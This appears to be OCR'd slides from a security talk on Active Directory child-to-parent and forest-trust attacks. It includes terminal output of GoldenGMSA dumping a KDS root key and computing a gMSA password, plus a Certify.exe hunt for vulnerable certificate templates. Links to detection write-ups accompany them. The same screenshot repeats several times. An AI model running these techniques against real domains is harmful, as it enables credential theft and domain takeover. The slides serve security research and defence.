
Administrator: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

```
PS C:\> whoami; hostname
nt authority\system
CHILD-DC-01
PS C:\> .\GoldenGMSA.exe kdsinfo --forest child.root.local

Guid:           94eeb98c-5692-ca5b-33d8-aaada1aa3a3b
Base64 blob:    AQAAAIy57pSSVlvKM9iqraGqOjsAAAAAAQAAAAAAAAAAkAAAAUwBQADgAMAAwAF8AMQAwADgAXwBDAFQAUgBfAE
gATQBBAEMAHgAAAAAAAAABAAAADgAAAAAAAABTAEgAQQA1ADEAMgAAAAAAAAAEAAAARABIAAwCAAAMAgAAREhQTQABAACHqOYdtLZm
PP+70ZxlGVmZjO72CGYN0PJdLO7UQ147AOAN+PHWGVfU+vffRWGyqjAWw9kRNAlvqjv0KW2DDpp8IJ4MZJdRer1aip0wa89n7ZH55n
JbR1jAIuCx70J1v3tsW/wR1F+QiLlB9U6x5Zu4vDmgvxIwf1xP23DFgbI/drY6yuHKpreQLVJSZzVIig7xPG2aUb+kqzrYNHeWUk2O
9qFntaQYJdln4UTlFAVkJRzKy4PmtIb2s8o/eXFQYCbAuFf2iZYoVt7UAQq9C+Yhw6OWClTnEMN18mN11wFBA6S1QzDBmK8SYRbSJ2
4RcV9pOHf61+8JytsJSukeGhWXP7Msm3MTTQsud1BmYO29SEynsY8h7yBUB/R5OhoLoSUQ28FQd75GP/9P7UqsC7VVvjpsGwxrR7G8
N3O/foxvYpASKPjCjLsYpVrjE0EACmUBlvkxx3pX8t30Y+Xp7BRLd33mKqq4qGKKw3bSgtbtOGTmeYJCjryDHRQ0j28vkZO1BFrydn
Fk4d/JZ8H7Py5VpL0b/+g7nIDQUrmF0YLqCtsqO3MT0/4UyEhLHgUliLm30rvS3wFhmezQbhVXzQkVszU7u2Tg7Dd/0Cg3DfkrUseJ
FCjNxn62GEtSPR2yRsMvYweEkPAO+NZH0UjUeVRRXiMnz++YxYJmS0wPbMQWWQACAAAACAAAAAAAAAAAAAAAAAAAQAAAAAAAAAABAA
AAAAAAAGgAAABDAE4APQBSAE8ATwBUAC0ARABDAC0AMAAxACwATwBVAD0ARABvAG0AYQBpAG4AIABDAG8AbgB0AHIAbwBsAGwAZQBy
AHMALABEAEMAPQByAG8AbwB0ACwARABDAD0AbABvAGMAYQBsAPByYMLeSNgB9v2q8IpI2AEAAAAAAAAAAEAAAAAAAAAAA9knZ6Mqf7S
Qhh7fceCWFq+OzAn7EJGWi4y73P+FSpqZN5JXgJCmj3aKjz+abQbDbJ3NBm8xLoDd7tfe+5zHBwA==
----------------------------------------------
```



Administrator: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

```
PS C:\> whoami; hostname
nt authority\system
CHILD-DC-01
PS C:\> .\GoldenGMSA.exe kdsinfo --forest child.root.local

Guid:           94eeb98c-5692-ca5b-33d8-aaada1aa3a3b
Base64 blob:    AQAAAIy57pSSVlvKM9iqraGqOjsAAAAAAQAAAAAAAAAkAAAAUwBQADgAMAAwAF8AMQAwADgAXwBDAFQAUgBfAE
gATQBBAEMAHgAAAAAAAAAABAAAADgAAAAAAAABTAEgAQQA1ADEAMgAAAAAAAAAAEAAAARABIAAwCAAAMAgAAREhQTQABAACHqOYdtLZm
PP+70ZxlGVmZjO72CGYN0PJdLO7UQ147AOAN+PHWGVfU+vffRWGyqjAWw9kRNAlvqjv0KW2DDpp8IJ4MZJdRer1aip0wa89n7ZH55n
JbR1jAIuCx70J1v3tsW/wR1F+QiLlB9U6x5Zu4vDmgvxIwf1xP23DFgbI/drY6yuHKpreQLVJSZzVIig7xPG2aUb+kqzrYNHeWUk2O
9qFntaQYJdln4UTlFAVkJRzKy4PmtIb2s8o/eXFQYCbAuFf2iZYoVt7UAQq9C+Yhw6OWClTnEMN18mN11wFBA6S1QzDBmK8SYRbSJ2
4RcV9pOHf61+8JytsJSukeGhWXP7Msm3MTTQsud1BmYO29SEynsY8h7yBUB/R5OhoLoSUQ28FQd75GP/9P7UqsC7VVvjpsGwxrR7G8
N3O/foxvYpASKPjCjLsYpVrjE0EACmUBlvkxx3pX8t30Y+Xp7BRLd33mKqq4qGKKw3bSgtbtOGTmeYJCjryDHRQ0j28vkZO1BFrydn
Fk4d/JZ8H7Py5VpL0b/+g7nIDQUrmF0YLqCtsqO3MT0/4UyEhLHgUliLm30rvS3wFhmezQbhVXzQkVszU7u2Tg7Dd/0Cg3DfkrUseJ
FCjNxn62GEtSPR2yRsMvYweEkPAO+NZH0UjUeVRRXiMnz++YxYJmS0wPbMQWWQACAAAACAAAAAAAAAAAAAAAAAAAAAQAAAAAAAAAABAA
AAAAAAAGgAAABDAE4APQBSAE8ATwBUAC0ARABDAC0AMAAxACwATwBVAD0ARABvAG0AYQBpAG4AIABDAG8AbgB0AHIAbwBsAGwAZQBy
AHMALABEAEMAPQByAG8AbwB0ACwARABDAD0AbABvAGMAYQBsAPByYMLeSNgB9v2q8IpI2AEAAAAAAAAAAAEAAAAAAAAAAA9knZ6Mqf7S
Qhh7fceCWFq+OzAn7EJGWi4y73P+FSpqZN5JXgJCmj3aKjz+abQbDbJ3NBm8xLoDd7tfe+5zHBwA==
----------------------------------------------

PS C:\> .\GoldenGMSA.exe gmsainfo --domain root.local

sAMAccountName:         ITFarm1$
objectSid:                      S-1-5-21-3721226516-2472762132-231580280-1601
rootKeyGuid:            94eeb98c-5692-ca5b-33d8-aaada1aa3a3b
msds-ManagedPasswordID: AQAAAEtEU0sCAAAAaAEAABMAAAATAAAAjLnulJJWW8oz2Kqtoao6OwAAAAAWAAAAFgAAAHIAbwBvAH
QALgBsAG8AYwBhAGwAAAByAG8AbwB0AC4AbABvAGMAYQBsAAAA
----------------------------------------------
```




Administrator: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

```
PS C:\> whoami; hostname
nt authority\system
CHILD-DC-01
PS C:\> .\GoldenGMSA.exe kdsinfo --forest child.root.local

Guid:           94eeb98c-5692-ca5b-33d8-aaada1aa3a3b
Base64 blob:    AQAAAIy57pSSVlvKM9iqraGqOjsAAAAAAQAAAAAAAAAAkAAAAUwBQADgAMAAwAF8AMQAwADgAXwBDAFQAUgBfAE
gATQBBAEMAHgAAAAAAAAAABAAAADgAAAAAAAAABTAEgAQQA1ADEAMgAAAAAAAAAAEAAAARABIAAwCAAAMAgAAREhQTQABAACHqOYdtLZm
PP+70ZxlGVmZjO72CGYN0PJdLO7UQ147AOAN+PHWGVfU+vffRWGyqjAWw9kRNAlvqjv0KW2DDpp8IJ4MZJdRer1aip0wa89n7ZH55n
JbR1jAIuCx70J1v3tsW/wR1F+QiLlB9U6x5Zu4vDmgvxIwf1xP23DFgbI/drY6yuHKpreQLVJSZzVIig7xPG2aUb+kqzrYNHeWUk2O
9qFntaQYJdln4UTlFAVkJRzKy4PmtIb2s8o/eXFQYCbAuFf2iZYoVt7UAQq9C+Yhw6OWClTnEMN18mN11wFBA6S1QzDBmK8SYRbSJ2
4RcV9pOHf61+8JytsJSukeGhWXP7Msm3MTTQsud1BmYO29SEynsY8h7yBUB/R5OhoLoSUQ28FQd75GP/9P7UqsC7VVvjpsGwxrR7G8
N3O/foxvYpASKPjCjLsYpVrjE0EACmUBlvkxx3pX8t30Y+Xp7BRLd33mKqq4qGKKw3bSgtbtOGTmeYJCjryDHRQ0j28vkZO1BFrydn
Fk4d/JZ8H7Py5VpL0b/+g7nIDQUrmF0YLqCtsqO3MT0/4UyEhLHgUliLm30rvS3wFhmezQbhVXzQkVszU7u2Tg7Dd/0Cg3DfkrUseJ
FCjNxn62GEtSPR2yRsMvYweEkPAO+NZH0UjUeVRRXiMnz++YxYJmS0wPbMQWWQACAAAACAAAAAAAAAAAAAAAAAAAAQAAAAAAAAAABAA
AAAAAAAGgAAABDAE4APQBSAE8ATwBUAC0ARABDAC0AMAAxACwATwBVAD0ARABvAG0AYQBpAG4AIABDAG8AbgB0AHIAbwBsAGwAZQBy
AHMALABEAEMAPQByAG8AbwB0ACwARABDAD0AbABvAGMAYQBsAPByYMLeSNgB9v2q8IpI2AEAAAAAAAAAAEAAAAAAAAAAA9knZ6Mqf7S
Qhh7fceCWFq+OzAn7EJGWi4y73P+FSpqZN5JXgJCmj3aKjz+abQbDbJ3NBm8xLoDd7tfe+5zHBwA==
---------------------------------------------

PS C:\> .\GoldenGMSA.exe gmsainfo --domain root.local

sAMAccountName:         ITFarm1$
objectSid:                      S-1-5-21-3721226516-2472762132-231580280-1601
rootKeyGuid:            94eeb98c-5692-ca5b-33d8-aaada1aa3a3b
msds-ManagedPasswordID: AQAAAEtEU0sCAAAAaAEAABMAAAATAAAAjLnulJJWW8oz2Kqtoao6OwAAAAAWAAAAFgAAAHIAbwBvAH
QALgBsAG8AYwBhAGwAAAByAG8AbwB0AC4AbABvAGMAYQBsAAAA
---------------------------------------------

PS C:\> .\GoldenGMSA.exe compute --sid "S-1-5-21-3721226516-2472762132-231580280-1601" --forest child.
root.local --domain root.local

Base64 Encoded Password:        HLKJNBL+vokVx9nuBdXoNvihYDqh+2qxt0gBj9kVnwLH3yNarh/AxmuLuvYhvhXwp8LbWf
QXGDb0U+VrOVbc/8yYngsTl4te1PvnQ3Wxi2OEfBSUrc0TgskddZswLdBwjy8w4fLVoqE8rkfPnGyUJsVA5Ipn3SBBLEC4CasinAGQ
fQzj0pOWWoY4MVy5a3O4s7e/dno1SwqDSUDFiRjCWVi1GFuBN3bqRJSgrAWpqWVHuGerw3Akv1qOw7p/2Q/n8D/PK967dZ79bQAS1V
eOM7er5QvTxtY5lL/UcBC6Xtnkfbd10mbgFPQ0YCtHiOizfx3WZqFyy1rgs2bapOCPdg==
PS C:\>
```

CN=Configuration

- AD Certificate Services (e.g. CN=Certificate Templates)
- Configuration attributes of IBM z/VM security management
- And so on...



```
C:\Temp>Certify.exe find /vulnerable

   _____          _   _  __
  / ____|        | | (_)/ _|
 | |     ___ _ __| |_ _| |_ _   _
 | |    / _ \ '__| __| |  _| | | |
 | |___|  __/ |  | |_| | | | |_| |
  \_____\___|_|   \__|_|_|  \__, |
                             __/ |
                            |___./
  v1.0.0

[*] Action: Find certificate templates
[*] Using the search base 'CN=Configuration,DC=theshire,DC=local'
```

Mitigations? Please.. no.

Detections?

- Sigh…
- DNS trust attack
  - https://improsec.com/tech-blog/sid-filter-as-security-boundary-between-domains-part-4-bypass-sid-filtering-research
- Schema trust attack
  - https://improsec.com/tech-blog/sid-filter-as-security-boundary-between-domains-part-6-schema-change-trust-attack-from-child-to-parent
- Golden GMSA
  - https://improsec.com/tech-blog/sid-filter-as-security-boundary-between-domains-part-5-golden-gmsa-trust-attack-from-child-to-parent
  - https://www.trustedsec.com/blog/splunk-spl-queries-for-detecting-gmsa-attacks/

Intra-forest conclusion

- Default AD allows for many child→parent attacks
- SID filtering will mitigate some attacks
- SID filtering cannot make domain a security boundary
- DOMAIN IS NOT A SECURITY BOUNDARY!

Forest as security boundary

"*The forest is no longer a security boundary. By applying the MS-RPRN abuse [...] administrators from one forest can in fact compromise resources in a forest that it shares a two-way interforest trust with"*

"*We tested the one-way interforest trust scenario [...] but we were unable to get the attack working in either direction*"

- Will Schroeder and Lee Christensen


- Two-way trust = risky boundary
- One-way trust = secure boundary?

https://posts.specterops.io/not-a-security-boundary-breaking-forest-trusts-cd125829518d


New inter-forest trust attack

Breaking a one-way trust


Attack #6 - Trust account attack



Attack #6 - Trust account




Attack #6 - Trust account

